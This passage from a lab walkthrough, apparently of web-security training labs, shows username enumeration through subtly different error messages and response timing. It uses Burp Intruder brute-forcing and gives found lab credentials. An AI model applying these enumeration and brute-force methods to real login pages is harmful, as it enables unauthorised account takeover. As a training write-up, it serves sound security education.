
We login as user Carlos with the updated password and this will solve the lab.
4. Username enumeration via subtly different responses
Description:

The description says that the valid username gives a slightly different response.
Explanation:

Putting in username as administrator gives the response as Invalid username or password..

We will just brute-force the username using Intruder like before.
We will apply a negative filter which will remove all the responses that returned Invalid username or password..


We will see that the request where username is adam remains as it returns Invalid username or password the subtle difference is that there is no fullstop at the end.

We will now put adam in place of username and run Intruder to find the password.


We will see that klaster is the valid password as it returns a 302 FOUND response.
Logging in with adam:klaster solves the lab.
5. Username enumeration via response timing
Description:

So based on the description, if the username is valid, there will be a difference in the amount of time it will take for the server to respond. Also there is an IP based block.
Explanation:
Sending more than three requests gave us an IP block.
